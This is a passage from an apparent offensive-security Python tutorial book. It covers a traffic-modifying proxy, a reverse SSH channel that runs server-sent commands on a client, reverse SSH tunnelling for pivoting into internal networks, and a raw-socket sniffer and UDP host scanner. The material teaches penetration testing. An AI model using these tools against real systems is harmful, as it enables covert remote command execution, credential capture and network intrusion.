This function contains the bulk of the logic for our proxy. To start off, we check to make sure we don’t need to first initiate a connection to the remote side and request data before going into our main loop ➊. Some server daemons will expect you to do this first (FTP servers typically send a banner first, for example). We then use our receive\_from function ➋, which we reuse for both sides of the communication; it simply takes in a connected socket object and performs a receive. We then dump the contents ➌ of the packet so that we can inspect it for anything interesting. Next we hand the output to our response\_handler function ➍. Inside this function, you can modify the packet contents, perform fuzzing tasks, test for authentication issues, or whatever else your heart desires. There is a complimentary request\_handler function that does the same for modifying outbound traffic as well. The final step is to send the received buffer to our local client. The rest of the proxy code is straightforward: we continually read from local, process, send to remote, read from remote, process, and send to local until there is no more data detected ➎.

Let’s put together the rest of our functions to complete our proxy.

# this is a pretty hex dumping function directly taken from

# the comments here:

# http://code.activestate.com/recipes/142812-hex-dumper/

➊ def hexdump(src, length=16):

result = []

digits = 4 if isinstance(src, unicode) else 2

for i in xrange(0, len(src), length):

s = src[i:i+length]

hexa = b' '.join(["%0\*X" % (digits, ord(x)) for x in s])

text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.' for x in s])

result.append( b"%04X %-\*s %s" % (i, length\*(digits + 1), hexa,

text) )

print b'\n'.join(result)

➋ def receive\_from(connection):

buffer = ""

# We set a 2 second timeout; depending on your

# target, this may need to be adjusted

connection.settimeout(2)

try:

# keep reading into the buffer until

# there's no more data

# or we time out

while True:

data = connection.recv(4096)

if not data:

break

buffer += data

except:

pass

return buffer

# modify any requests destined for the remote host

➌ def request\_handler(buffer):

# perform packet modifications

return buffer

➍ # modify any responses destined for the local host

def response\_handler(buffer):

# perform packet modifications

return buffer

This is the final chunk of code to complete our proxy. First we create our hex dumping function ➊ that will simply output the packet details with both their hexadecimal values and ASCII-printable characters. This is useful for understanding unknown protocols, finding user credentials in plaintext protocols, and much more. The receive\_from function ➋ is used both for receiving local and remote data, and we simply pass in the socket object to be used. By default, there is a two-second timeout set, which might be aggressive if you are proxying traffic to other countries or over lossy networks (increase the timeout as necessary). The rest of the function simply handles receiving data until more data is detected on the other end of the connection. Our last two functions ➌ ➍ enable you to modify any traffic that is destined for either end of the proxy. This can be useful, for example, if plaintext user credentials are being sent and you want to try to elevate privileges on an application by passing in admin instead of justin. Now that we have our proxy set up, let’s take it for a spin.

**Kicking the Tires**

Now that we have our core proxy loop and the supporting functions in place, let’s test this out against an FTP server. Fire up the proxy with the following options:

justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True

We used sudo here because port 21 is a privileged port and requires administrative or root privileges in order to listen on it. Now take your favorite FTP client and set it to use localhost and port 21 as its remote host and port. Of course, you’ll want to point your proxy to an FTP server that will actually respond to you. When I ran this against a test FTP server, I got the following result:

[\*] Listening on 127.0.0.1:21

[==>] Received incoming connection from 127.0.0.1:59218

0000 32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E 220 ProFTPD 1.3.

0010 33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61 3a Server (Debia

0020 6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37 n) [::ffff:22.22

0030 2E 31 36 38 2E 39 33 5D 0D 0A .22.22]..

[<==] Sending 58 bytes to localhost.

[==>] Received 12 bytes from localhost.

0000 55 53 45 52 20 74 65 73 74 79 0D 0A USER testy..

[==>] Sent to remote.

[<==] Received 33 bytes from remote.

0000 33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71 331 Password req

0010 75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D uired for testy.

0020 0A .

[<==] Sent to localhost.

[==>] Received 13 bytes from localhost.

0000 50 41 53 53 20 74 65 73 74 65 72 0D 0A PASS tester..

[==>] Sent to remote.

[\*] No more data. Closing connections.

You can clearly see that we are able to successfully receive the FTP banner and send in a username and password, and that it cleanly exits when the server punts us because of incorrect credentials.

**SSH with Paramiko**

Pivoting with BHNET is pretty handy, but sometimes it’s wise to encrypt your traffic to avoid detection. A common means of doing so is to tunnel the traffic using Secure Shell (SSH). But what if your target doesn’t have an SSH client (like 99.81943 percent of Windows systems)?

While there are great SSH clients available for Windows, like Putty, this is a book about Python. In Python, you could use raw sockets and some crypto magic to create your own SSH client or server — but why create when you can reuse? Paramiko using PyCrypto gives you simple access to the SSH2 protocol.

To learn about how this library works, we’ll use Paramiko to make a connection and run a command on an SSH system, configure an SSH server and SSH client to run remote commands on a Windows machine, and finally puzzle out the reverse tunnel demo file included with Paramiko to duplicate the proxy option of BHNET. Let’s begin.

First, grab Paramiko using pip installer (or download it from *http://www.paramiko.org/*):

**pip install paramiko**

We’ll use some of the demo files later, so make sure you download them from the Paramiko website as well.

Create a new file called *bh\_sshcmd.py* and enter the following:

import threading

import paramiko

import subprocess

➊ def ssh\_command(ip, user, passwd, command):

client = paramiko.SSHClient()

➋ #client.load\_host\_keys('/home/justin/.ssh/known\_hosts')

➌ client.set\_missing\_host\_key\_policy(paramiko.AutoAddPolicy())

client.connect(ip, username=user, password=passwd)

ssh\_session = client.get\_transport().open\_session()

if ssh\_session.active:

➍ ssh\_session.exec\_command(command)

print ssh\_session.recv(1024)

return

ssh\_command('192.168.100.131', 'justin', 'lovesthepython','id')

This is a fairly straightforward program. We create a function called ssh\_command ➊, which makes a connection to an SSH server and runs a single command. Notice that Paramiko supports authentication with keys ➋ instead of (or in addition to) password authentication. Using SSH key authentication is strongly recommended on a real engagement, but for ease of use in this example, we’ll stick with the traditional username and password authentication.

Because we’re controlling both ends of this connection, we set the policy to accept the SSH key for the SSH server we’re connecting to ➌ and make the connection. Finally, assuming the connection is made, we run the command that we passed along in the call to the ssh\_command function in our example the command id ➍.

Let’s run a quick test by connecting to our Linux server:

C:\tmp> **python bh\_sshcmd.py**

Uid=1000(justin) gid=1001(justin) groups=1001(justin)

You’ll see that it connects and then runs the command. You can easily modify this script to run

multiple commands on an SSH server or run commands on multiple SSH servers.

So with the basics done, let’s modify our script to support running commands on our Windows client over SSH. Of course, normally when using SSH, you use an SSH client to connect to an SSH server, but because Windows doesn’t include an SSH server out-of-the-box, we need to reverse this and send commands from our SSH server to the SSH client.

Create a new file called *bh\_sshRcmd.py* and enter the following:[6]

import threading

import paramiko

import subprocess

def ssh\_command(ip, user, passwd, command):

client = paramiko.SSHClient()

#client.load\_host\_keys('/home/justin/.ssh/known\_hosts')

client.set\_missing\_host\_key\_policy(paramiko.AutoAddPolicy())

client.connect(ip, username=user, password=passwd)

ssh\_session = client.get\_transport().open\_session()

if ssh\_session.active:

ssh\_session.send(command)

print ssh\_session.recv(1024)#read banner

while True:

command = ssh\_session.recv(1024) #get the command from the SSH

server

try:

cmd\_output = subprocess.check\_output(command, shell=True)

ssh\_session.send(cmd\_output)

except Exception,e:

ssh\_session.send(str(e))

client.close()

return

ssh\_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')

The first few lines are like our last program and the new stuff starts in the while True: loop. Also notice that the first command we send is ClientConnected. You’ll see why when we create the other end of the SSH connection.

Now create a new file called *bh\_sshserver.py* and enter the following:

import socket

import paramiko

import threading

import sys

# using the key from the Paramiko demo files

➊ host\_key = paramiko.RSAKey(filename='test\_rsa.key')

➋ class Server (paramiko.ServerInterface):

def \_init\_(self):

self.event = threading.Event()

def check\_channel\_request(self, kind, chanid):

if kind == 'session':

return paramiko.OPEN\_SUCCEEDED

return paramiko.OPEN\_FAILED\_ADMINISTRATIVELY\_PROHIBITED

def check\_auth\_password(self, username, password):

if (username == 'justin') and (password == 'lovesthepython'):

return paramiko.AUTH\_SUCCESSFUL

return paramiko.AUTH\_FAILED

server = sys.argv[1]

ssh\_port = int(sys.argv[2])

➌ try:

sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

sock.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)

sock.bind((server, ssh\_port))

sock.listen(100)

print '[+] Listening for connection ...'

client, addr = sock.accept()

except Exception, e:

print '[-] Listen failed: ' + str(e)

sys.exit(1)

print '[+] Got a connection!'

➍ try:

bhSession = paramiko.Transport(client)

bhSession.add\_server\_key(host\_key)

server = Server()

try:

bhSession.start\_server(server=server)

except paramiko.SSHException, x:

print '[-] SSH negotiation failed.'

chan = bhSession.accept(20)

➎ print '[+] Authenticated!'

print chan.recv(1024)

chan.send('Welcome to bh\_ssh')

➏ while True:

try:

command= raw\_input("Enter command: ").strip('\n')

if command != 'exit':

chan.send(command)

print chan.recv(1024) + '\n'

else:

chan.send('exit')

print 'exiting'

bhSession.close()

raise Exception ('exit')

except KeyboardInterrupt:

bhSession.close()

except Exception, e:

print '[-] Caught exception: ' + str(e)

try:

bhSession.close()

except:

pass

sys.exit(1)

This program creates an SSH server that our SSH client (where we want to run commands) connects to. This could be a Linux, Windows, or even OS X system that has Python and Paramiko installed.

For this example, we’re using the SSH key included in the Paramiko demo files ➊. We start a socket listener ➌, just like we did earlier in the chapter, and then SSHinize it ➋ and configure the authentication methods ➍. When a client has authenticated ➎ and sent us the ClientConnected message ➏, any command we type into the *bh\_sshserver* is sent to the *bh\_sshclient* and executed on the *bh\_sshclient*, and the output is returned to *bh\_sshserver*. Let’s give it a go.

**Kicking the Tires**

For the demo, I’ll run both the server and the client on my Windows machine (see Figure 2-1). *Figure 2-1. Using SSH to run commands*

You can see that the process starts by setting up our SSH server ➊ and then connecting from our client ➋. The client is successfully connected ➌ and we run a command ➍. We don’t see anything in the SSH client, but the command we sent is executed on the client ➎ and the output is sent to our SSH server ➏.


**SSH Tunneling**

SSH tunneling is amazing but can be confusing to understand and configure, especially when dealing with a reverse SSH tunnel.

Recall that our goal in all of this is to run commands that we type in an SSH client on a remote SSH server. When using an SSH tunnel, instead of typed commands being sent to the server, network traffic is sent packaged inside of SSH and then unpackaged and delivered by the SSH server.

Imagine that you’re in the following situation: You have remote access to an SSH server on an internal network, but you want access to the web server on the same network. You can’t access the web server directly, but the server with SSH installed does have access and the SSH server doesn’t have the tools you want to use installed on it.


One way to overcome this problem is to set up a forward SSH tunnel. Without getting into too much detail, running the command ssh -L 8008:web:80 justin@sshserver will connect to the ssh server as the user justin and set up port 8008 on your local system. Anything sent to port 8008 will be sent down the existing SSH tunnel to the SSH server and delivered to the web server. Figure 2-2 shows this in action.



*Figure 2-2. SSH forward tunneling*

That’s pretty cool, but recall that not many Windows systems are running an SSH server service. Not all is lost, though. We can configure a reverse SSH tunnelling connection. In this case, we connect to our own SSH server from the Windows client in the usual fashion. Through that SSH connection, we also specify a remote port on the SSH server that will be tunnelled to the local host and port (as

shown in Figure 2-3). This local host and port can be used, for example, to expose port 3389 to access an internal system using remote desktop, or to another system that the Windows client can access (like the web server in our example).



*Figure 2-3. SSH reverse tunneling*

The Paramiko demo files include a file called *rforward.py* that does exactly this. It works perfectly as is so I won’t just reprint that file, but I will point out a couple of important points and run through an example of how to use it. Open *rforward.py*, skip down to main(), and follow along.

def main():

➊ options, server, remote = parse\_options()

password = None

if options.readpass:

password = getpass.getpass('Enter SSH password: ')

➋ client = paramiko.SSHClient()

client.load\_system\_host\_keys()

client.set\_missing\_host\_key\_policy(paramiko.WarningPolicy())

verbose('Connecting to ssh host %s:%d ...' % (server[0], server[1]))

try:

client.connect(server[0], server[1], username=options.user,

key\_filename=options.keyfile,

look\_for\_keys=options.look\_for\_keys, password=password)

except Exception as e:

print('\*\*\* Failed to connect to %s:%d: %r' % (server[0], server[1], e))

sys.exit(1)

verbose('Now forwarding remote port %d to %s:%d ...' % (options.port,

remote[0], remote[1]))

try:

➌ reverse\_forward\_tunnel(options.port, remote[0], remote[1],

client.get\_transport())

except KeyboardInterrupt:

print('C-c: Port forwarding stopped.')

sys.exit(0)

The few lines at the top ➊ double-check to make sure all the necessary arguments are passed to the script before setting up the Parmakio SSH client connection ➋ (which should look very familiar). The final section in main() calls the reverse\_forward\_tunnel function ➌.

Let’s have a look at that function.

def reverse\_forward\_tunnel(server\_port, remote\_host, remote\_port, transport):

➍ transport.request\_port\_forward('', server\_port)

while True:

➎ chan = transport.accept(1000)

if chan is None:

continue

➏ thr = threading.Thread(target=handler, args=(chan, remote\_host, .

remote\_port))

thr.setDaemon(True)

thr.start()

In Paramiko, there are two main communication methods: transport, which is responsible for making and maintaining the encrypted connection, and channel, which acts like a sock for sending and receiving data over the encrypted transport session. Here we start to use Paramiko’s request\_port\_forward to forward TCP connections from a port ➍ on the SSH server and start up a new transport channel ➎. Then, over the channel, we call the function handler ➏.

But we’re not done yet.

def handler(chan, host, port):

sock = socket.socket()

try:

sock.connect((host, port))

except Exception as e:

verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))

return

verbose('Connected! Tunnel open %r -> %r -> %r' % (chan.origin\_addr, .

chan.getpeername(), .

(host, port)))

➐ while True:

r, w, x = select.select([sock, chan], [], [])

if sock in r:

data = sock.recv(1024)

if len(data) == 0:

break

chan.send(data)

if chan in r:

data = chan.recv(1024)

if len(data) == 0:

break

sock.send(data)

chan.close()

sock.close()

verbose('Tunnel closed from %r' % (chan.origin\_addr,))

And finally, the data is sent and received ➐.

Let’s give it a try.

**Kicking the Tires**

We will run *rforward.py* from our Windows system and configure it to be the middle man as we tunnel traffic from a web server to our Kali SSH server.

C:\tmp\demos>**rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80**

**--user justin --password**

Enter SSH password:

Connecting to ssh host 192.168.100.133:22 ...

C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning: Unknown

ssh-r

sa host key for 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b

(key.get\_name(), hostname, hexlify(key.get\_fingerprint())))

Now forwarding remote port 8080 to 192.168.100.128:80 ...

You can see that on the Windows machine, I made a connection to the SSH server at 192.168.100.133 and opened port 8080 on that server, which will forward traffic to 192.168.100.128 port 80. So now if I browse to *http://127.0.0.1:8080* on my Linux server, I connect to the web server at 192.168.100.128 through the SSH tunnel, as shown in Figure 2-4.



*Figure 2-4. Reverse SSH tunnel example*

If you flip back to the Windows machine, you can also see the connection being made in Paramiko:

Connected! Tunnel open (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) ->

('192.168.100.128', 80)

SSH and SSH tunnelling are important to understand and use. Knowing when and how to SSH and SSH tunnel is an important skill for black hats, and Paramiko makes it possible to add SSH capabilities to your existing Python tools.

We’ve created some very simple yet very useful tools in this chapter. I encourage you to expand and modify as necessary. The main goal is to develop a firm grasp of using Python networking to create tools that you can use during penetration tests, post-exploitation, or while bug-hunting. Let’s move on to using raw sockets and performing network sniffing, and then we’ll combine the two to create a pure Python host discovery scanner.

[5] The fullsocket documentation can be found here: *http://docs.python.org/2/library/socket.html*.

[6] This discussion expands on the work by Hussam Khrais, which can be found on *http://resources.infosecinstitute.com/*.

**Chapter 3. The Network: Raw Sockets and Sniffing**

Network sniffers allow you to see packets entering and exiting a target machine. As a result, they have many practical uses before and after exploitation. In some cases, you’ll be able to use Wireshark (*http://wireshark.org/*) to monitor traffic, or use a Pythonic solution like Scapy (which we’ll explore in the next chapter). Nevertheless, there’s an advantage to knowing how to throw together a quick sniffer to view and decode network traffic. Writing a tool like this will also give you a deep appreciation for the mature tools that can painlessly take care of the finer points with little effort on your part. You will also likely pick up some new Python techniques and perhaps a better understanding of how the low-level networking bits work.

In the previous chapter, we covered how to send and receive data using TCP and UDP, and arguably this is how you will interact with most network services. But underneath these higher-level protocols are the fundamental building blocks of how network packets are sent and received. You will use raw

sockets to access lower-level networking information such as the raw IP and ICMP headers. In our case, we are only interested in the IP layer and higher, so we won’t decode any Ethernet information. Of course, if you intend to perform any low-level attacks such as ARP poisoning or you are developing wireless assessment tools, you need to become intimately familiar with Ethernet frames and their use.

Let’s begin with a brief walkthrough of how to discover active hosts on a network segment.

**Building a UDP Host Discovery Tool**

The main goal of our sniffer is to perform UDP-based host discovery on a target network. Attackers want to be able to see all of the potential targets on a network so that they can focus their reconnaissance and exploitation attempts.

We’ll use a known behavior of most operating systems when handling closed UDP ports to determine if there is an active host at a particular IP address. When you send a UDP datagram to a closed port on a host, that host typically sends back an ICMP message indicating that the port is unreachable. This ICMP message indicates that there is a host alive because we’d assume that there was no host if we didn’t receive a response to the UDP datagram. It is essential that we pick a UDP port that will not likely be used, and for maximum coverage we can probe several ports to ensure we aren’t hitting an active UDP service.

Why UDP? There’s no overhead in spraying the message across an entire subnet and waiting for the ICMP responses to arrive accordingly. This is quite a simple scanner to build with most of the work going into decoding and analyzing the various network protocol headers. We will implement this host scanner for both Windows and Linux to maximize the likelihood of being able to use it inside an enterprise environment.

We could also build additional logic into our scanner to kick off full Nmap port scans on any hosts we discover to determine if they have a viable network attack surface. These are exercises left for the reader, and I look forward to hearing some of the creative ways you can expand this core concept. Let’s get started.

**Packet Sniffing on Windows and Linux**

Accessing raw sockets in Windows is slightly different than on its Linux brethren, but we want to have the flexibility to deploy the same sniffer to multiple platforms. We will create our socket object and then determine which platform we are running on. Windows requires us to set some additional flags through a socket input/output control (IOCTL),[7] which enables promiscuous mode on the network interface. In our first example, we simply set up our raw socket sniffer, read in a single packet, and then quit.

import socket

import os

# host to listen on

host = "192.168.0.196"

# create a raw socket and bind it to the public interface

if os.name == "nt":

➊ socket\_protocol = socket.IPPROTO\_IP

else:

socket\_protocol = socket.IPPROTO\_ICMP

sniffer = socket.socket(socket.AF\_INET, socket.SOCK\_RAW, socket\_protocol)

sniffer.bind((host, 0))

# we want the IP headers included in the capture

➋ sniffer.setsockopt(socket.IPPROTO\_IP, socket.IP\_HDRINCL, 1)

# if we're using Windows, we need to send an IOCTL

# to set up promiscuous mode

➌ if os.name == "nt":

sniffer.ioctl(socket.SIO\_RCVALL, socket.RCVALL\_ON)

# read in a single packet

➍ print sniffer.recvfrom(65565)

# if we're using Windows, turn off promiscuous mode

➎ if os.name == "nt":

sniffer.ioctl(socket.SIO\_RCVALL, socket.RCVALL\_OFF)

We start by constructing our socket object with the parameters necessary for sniffing packets on our network interface ➊. The difference between Windows and Linux is that Windows will allow us to sniff all incoming packets regardless of protocol, whereas Linux forces us to specify that we are sniffing ICMP. Note that we are using promiscuous mode, which requires administrative privileges on Windows or root on Linux. Promiscuous mode allows us to sniff all packets that the network card sees, even those not destined for your specific host. Next we set a socket option ➋ that includes the IP headers in our captured packets. The next step ➌ is to determine if we are using Windows, and if so, we perform the additional step of sending an IOCTLto the network card driver to enable promiscuous mode. If you’re running Windows in a virtual machine, you will likely get a notification that the guest operating system is enabling promiscuous mode; you, of course, will allow it. Now we are ready to actually perform some sniffing, and in this case we are simply printing out the entire raw packet ➍ with no packet decoding. This is just to test to make sure we have the core of our sniffing code working. After a single packet is sniffed, we again test for Windows, and disable promiscuous mode ➎ before exiting the script.

**Kicking the Tires**

Open up a fresh terminal or *cmd.exe* shell under Windows and run the following:

**python sniffer.py**

In another terminal or shell window, you can simply pick a host to ping. Here, we’ll ping *nostarch.com*:

**ping nostarch.com**

In your first window where you executed your sniffer, you should see some garbled output that closely resembles the following:

('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x0

0\x01\x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\


x00\x08**nostarch**\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))

You can see that we have captured the initial ICMP ping request destined for *nostarch.com* (based on the appearance of the string nostarch.com). If you are running this example on Linux, then you would receive the response from *nostarch.com*. Sniffing one packet is not overly useful, so let’s add some functionality to process more packets and decode their contents.

**Decoding the IP Layer**

In its current form, our sniffer receives all of the IP headers along with any higher protocols such as TCP, UDP, or ICMP. The information is packed into binary form, and as shown above, is quite difficult to understand. We are now going to work on decoding the IP portion of a packet so that we can pull useful information out such as the protocol type (TCP, UDP, ICMP), and the source and destination IP addresses. This will be the foundation for you to start creating further protocol parsing later on.

If we examine what an actual packet looks like on the network, you will have an understanding of how we need to decode the incoming packets. Refer to Figure 3-1 for the makeup of an IP header.

*Figure 3-1. Typical IPv4 header structure*

We will decode the entire IP header (except the Options field) and extract the protocol type, source, and destination IP address. Using the Python ctypes module to create a C-like structure will allow us to have a friendly format for handling the IP header and its member fields. First, let’s take a look at the C definition of what an IP header looks like.

struct ip {

u\_char ip\_hl:4;

u\_char ip\_v:4;

u\_char ip\_tos;

u\_short ip\_len;

u\_short ip\_id;

u\_short ip\_off;

u\_char ip\_ttl;

u\_char ip\_p;

u\_short ip\_sum;

u\_long ip\_src;

u\_long ip\_dst;

}

You now have an idea of how to map the C data types to the IP header values. Using C code as a reference when translating to Python objects can be useful because it makes it seamless to convert them to pure Python. Of note, the ip\_hl and ip\_v fields have a bit notation added to them (the :4 part). This indicates that these are bit fields, and they are 4 bits wide. We will use a pure Python solution to make sure these fields map correctly so we can avoid having to do any bit manipulation. Let’s implement our IP decoding routine into *snif er\_ip\_header\_decode.py* as shown below.

import socket

import os

import struct

from ctypes import \*

# host to listen on

host = "192.168.0.187"

# our IP header

➊ class IP(Structure):

\_fields\_ = [

("ihl", c\_ubyte, 4),

("version", c\_ubyte, 4),

("tos", c\_ubyte),

("len", c\_ushort),

("id", c\_ushort),

("offset", c\_ushort),

("ttl", c\_ubyte),

("protocol\_num", c\_ubyte),

("sum", c\_ushort),

("src", c\_ulong),

("dst", c\_ulong)

]

def \_\_new\_\_(self, socket\_buffer=None):

return self.from\_buffer\_copy(socket\_buffer)

def \_\_init\_\_(self, socket\_buffer=None):

# map protocol constants to their names

self.protocol\_map = {1:"ICMP", 6:"TCP", 17:"UDP"}

➋ # human readable IP addresses

self.src\_address = socket.inet\_ntoa(struct.pack("<L",self.src)) self.dst\_address = socket.inet\_ntoa(struct.pack("<L",self.dst))

# human readable protocol

try:

self.protocol = self.protocol\_map[self.protocol\_num]

except:

self.protocol = str(self.protocol\_num)

# this should look familiar from the previous example

if os.name == "nt":

socket\_protocol = socket.IPPROTO\_IP

else:

socket\_protocol = socket.IPPROTO\_ICMP

sniffer = socket.socket(socket.AF\_INET, socket.SOCK\_RAW, socket\_protocol)

sniffer.bind((host, 0))

sniffer.setsockopt(socket.IPPROTO\_IP, socket.IP\_HDRINCL, 1)

if os.name == "nt":

sniffer.ioctl(socket.SIO\_RCVALL, socket.RCVALL\_ON)

try:

while True:

# read in a packet

➌ raw\_buffer = sniffer.recvfrom(65565)[0]

# create an IP header from the first 20 bytes of the buffer ➍ ip\_header = IP(raw\_buffer[0:20])

# print out the protocol that was detected and the hosts

➎ print "Protocol: %s %s -> %s" % (ip\_header.protocol, ip\_header.src\_ address, ip\_header.dst\_address)

# handle CTRL-C

except KeyboardInterrupt:

# if we're using Windows, turn off promiscuous mode

if os.name == "nt":

sniffer.ioctl(socket.SIO\_RCVALL, socket.RCVALL\_OFF)

The first step is defining a Python ctypes structure ➊ that will map the first 20 bytes of the received buffer into a friendly IP header. As you can see, all of the fields that we identified and the preceding C structure match up nicely. The \_\_new\_\_ method of the IP class simply takes in a raw buffer (in this case, what we receive on the network) and forms the structure from it. When the \_\_init\_\_ method is

called, \_\_new\_\_ is already finished processing the buffer. Inside \_\_init\_\_, we are simply doing some housekeeping to give some human readable output for the protocol in use and the IP addresses ➋.

With our freshly minted IP structure, we now put in the logic to continually read in packets and parse their information. The first step is to read in the packet ➌ and then pass the first 20 bytes ➍ to initialize our IP structure. Next, we simply print out the information that we have captured ➎. Let’s try it out.

**Kicking the Tires**

Let’s test out our previous code to see what kind of information we are extracting from the raw packets being sent. I definitely recommend that you do this test from your Windows machine, as you will be able to see TCP, UDP, and ICMP, which allows you to do some pretty neat testing (open up a browser, for example). If you are confined to Linux, then perform the previous ping test to see it in action.

Open a terminal and type:

**python sniffer\_ip\_header\_decode.py**

Now, because Windows is pretty chatty, you’re likely to see output immediately. I tested this script by opening Internet Explorer and going to *www.google.com*, and here is the output from our script:

Protocol: UDP 192.168.0.190 -> 192.168.0.1

Protocol: UDP 192.168.0.1 -> 192.168.0.190

Protocol: UDP 192.168.0.190 -> 192.168.0.187

Protocol: TCP 192.168.0.187 -> 74.125.225.183

Protocol: TCP 192.168.0.187 -> 74.125.225.183

Protocol: TCP 74.125.225.183 -> 192.168.0.187

Protocol: TCP 192.168.0.187 -> 74.125.225.183

Because we aren’t doing any deep inspection on these packets, we can only guess what this stream is indicating. My guess is that the first couple of UDP packets are the DNS queries to determine where *google.com* lives, and the subsequent TCP sessions are my machine actually connecting and downloading content from their web server.

To perform the same test on Linux, we can ping *google.com*, and the results will look something like this:

Protocol: ICMP 74.125.226.78 -> 192.168.0.190

Protocol: ICMP 74.125.226.78 -> 192.168.0.190


Protocol: ICMP 74.125.226.78 -> 192.168.0.190

You can already see the limitation: we are only seeing the response and only for the ICMP protocol. But because we are purposefully building a host discovery scanner, this is completely acceptable. We will now apply the same techniques we used to decode the IP header to decode the ICMP messages.

**Decoding ICMP**

Now that we can fully decode the IP layer of any sniffed packets, we have to be able to decode the ICMP responses that our scanner will elicit from sending UDP datagrams to closed ports. ICMP messages can vary greatly in their contents, but each message contains three elements that stay consistent: the type, code, and checksum fields. The type and code fields tell the receiving host what type of ICMP message is arriving, which then dictates how to decode it properly.

For the purpose of our scanner, we are looking for a type value of 3 and a code value of 3. This corresponds to the Destination Unreachable class of ICMP messages, and the code value of 3 indicates that the Port Unreachable error has been caused. Refer to Figure 3-2 for a diagram of a Destination Unreachable ICMP message.



*Figure 3-2. Diagram of Destination Unreachable ICMP message*

As you can see, the first 8 bits are the type and the second 8 bits contain our ICMP code. One interesting thing to note is that when a host sends one of these ICMP messages, it actually includes the IP header of the originating message that generated the response. We can also see that we will double check against 8 bytes of the original datagram that was sent in order to make sure our scanner generated the ICMP response. To do so, we simply slice off the last 8 bytes of the received buffer to pull out the magic string that our scanner sends.

Let’s add some more code to our previous sniffer to include the ability to decode ICMP packets. Let’s save our previous file as *snif er\_with\_icmp.py* and add the following code:

--*snip*

--class IP(Structure):

--*snip*--

➊ class ICMP(Structure):

\_fields\_ = [

("type", c\_ubyte),

("code", c\_ubyte),

("checksum", c\_ushort),

("unused", c\_ushort),

("next\_hop\_mtu", c\_ushort)

]

def \_\_new\_\_(self, socket\_buffer):

return self.from\_buffer\_copy(socket\_buffer)

def \_\_init\_\_(self, socket\_buffer):

pass

--*snip*

print "Protocol: %s %s -> %s" % (ip\_header.protocol, ip\_header.src\_

address, ip\_header.dst\_address)

# if it's ICMP, we want it

➋ if ip\_header.protocol == "ICMP":

# calculate where our ICMP packet starts

➌ offset = ip\_header.ihl \* 4

buf = raw\_buffer[offset:offset + sizeof(ICMP)]

# create our ICMP structure

➍ icmp\_header = ICMP(buf)

print "ICMP -> Type: %d Code: %d" % (icmp\_header.type, icmp\_header.

code)

This simple piece of code creates an ICMP structure ➊ underneath our existing IP structure. When the main packet-receiving loop determines that we have received an ICMP packet ➋, we calculate the offset in the raw packet where the ICMP body lives ➌ and then create our buffer ➍ and print out the type and code fields. The length calculation is based on the IP header ihl field, which indicates the number of 32-bit words (4-byte chunks) contained in the IP header. So by multiplying this field by 4, we know the size of the IP header and thus when the next network layer — ICMP in this case — begins.

If we quickly run this code with our typical ping test, our output should now be slightly different, as shown below:

Protocol: ICMP 74.125.226.78 -> 192.168.0.190

ICMP -> Type: 0 Code: 0

This indicates that the ping (ICMP Echo) responses are being correctly received and decoded. We are now ready to implement the last bit of logic to send out the UDP datagrams, and to interpret their results.

Now let’s add the use of the netaddr module so that we can cover an entire subnet with our host discovery scan. Save your *snif er\_with\_icmp.py* script as *scanner.py* and add the following code:

import threading

import time

from netaddr import IPNetwork,IPAddress

--*snip*--

# host to listen on

host = "192.168.0.187"

# subnet to target

subnet = "192.168.0.0/24"

# magic string we'll check ICMP responses for

➊ magic\_message = "PYTHONRULES!"

# this sprays out the UDP datagrams

➋ def udp\_sender(subnet,magic\_message):

time.sleep(5)

sender = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

for ip in IPNetwork(subnet):

try:

sender.sendto(magic\_message,("%s" % ip,65212))

except:

pass

--*snip*--

**# start sending packets**

➌ **t = threading.Thread(target=udp\_sender,args=(subnet,magic\_message))**

**t.start()**

--*snip*--

try:

while True:

--*snip*--

#print "ICMP -> Type: %d Code: %d" % (icmp\_header.type, icmp\_header.

code)

# now check for the TYPE 3 and CODE

if icmp\_header.code == 3 and icmp\_header.type == 3:

# make sure host is in our target subnet

➍ if IPAddress(ip\_header.src\_address) in IPNetwork(subnet):

# make sure it has our magic message

➎ if raw\_buffer[len(raw\_buffer)-len(magic\_message):] ==

magic\_message:

print "Host Up: %s" % ip\_header.src\_address

